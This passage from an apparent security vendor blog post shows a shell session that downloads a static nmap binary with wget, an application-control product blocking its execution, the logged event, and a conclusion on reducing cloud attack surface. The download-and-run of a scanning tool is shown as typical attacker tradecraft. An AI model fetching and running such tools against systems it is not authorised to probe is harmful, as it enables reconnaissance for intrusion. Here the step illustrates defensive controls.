
```
ubuntu@ip-172-31-1-110:~$ wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap
--2022-07-11 11:08:17--  https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap
Resolving github.com (github.com)... 13.234.176.102
Connecting to github.com (github.com)|13.234.176.102|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/nmap [following]
--2022-07-11 11:08:18--  https://raw.githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/nmap
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5944464 (5.7M) [application/octet-stream]
Saving to: 'nmap'

nmap                          100%[======================================================>]   5.67M  --.-KB/s    in 0.06s

2022-07-11 11:08:19 (89.0 MB/s) - 'nmap' saved [5944464/5944464]

ubuntu@ip-172-31-1-110:~$ chmod +x nmap
ubuntu@ip-172-31-1-110:~$ ./nmap
-bash: ./nmap: Operation not permitted
ubuntu@ip-172-31-1-110:~$ 
```

Figure 17. Prevention the execution of the "nmap" binary using the Application Control module from Cloud One Workload Security



General Information

Time:	July 11, 2022 16:38:25
Event:	Execution of Unrecognized Software Blocked
Computer:	ip-172-31-1-110.ap-south-1.compute.internal
Event Origin:	Agent
Ruleset:	None
Reason:	Unrecognized Software

Details

Action:	Blocked
Path:	/home/ubuntu/
File:	nmap
MD5:	99D1B866C3EB7DD11A84829ABB5A6758
SHA1:	D65D416B9B0279A17895D7289FB448D4209F04AD
SHA256:	353FD20C9EFCD0328CEA494F32D3650B9346FCDB45BFE20D8DBEE2DD7B62CA62
User Name:	ubuntu
User ID:	1000
Group:	ubuntu
Group ID:	1000
Process ID:	20030
Process Name:	/usr/bin/bash
Repeat Count:	1

Figure 18. The corresponding event on Cloud One Workload Security, where we see that the "nmap" binary was blocked from being executed

Conclusion

With attackers making use of legitimate tools and utilities that are built into the operating system, defenders will need to prioritize how they can set up controls during the different phases of an attack. Minimizing the attack surface by using distroless images in containers and applying preventive controls like Cloud One Workload Security's Application Control go a long way in slowing down attackers targeting cloud environments. In cases where organizations cannot go with a distroless implementation, "slimmed-down" versions of the same images can also be used to reduce the attack surface and strengthen the security of cloud deployments.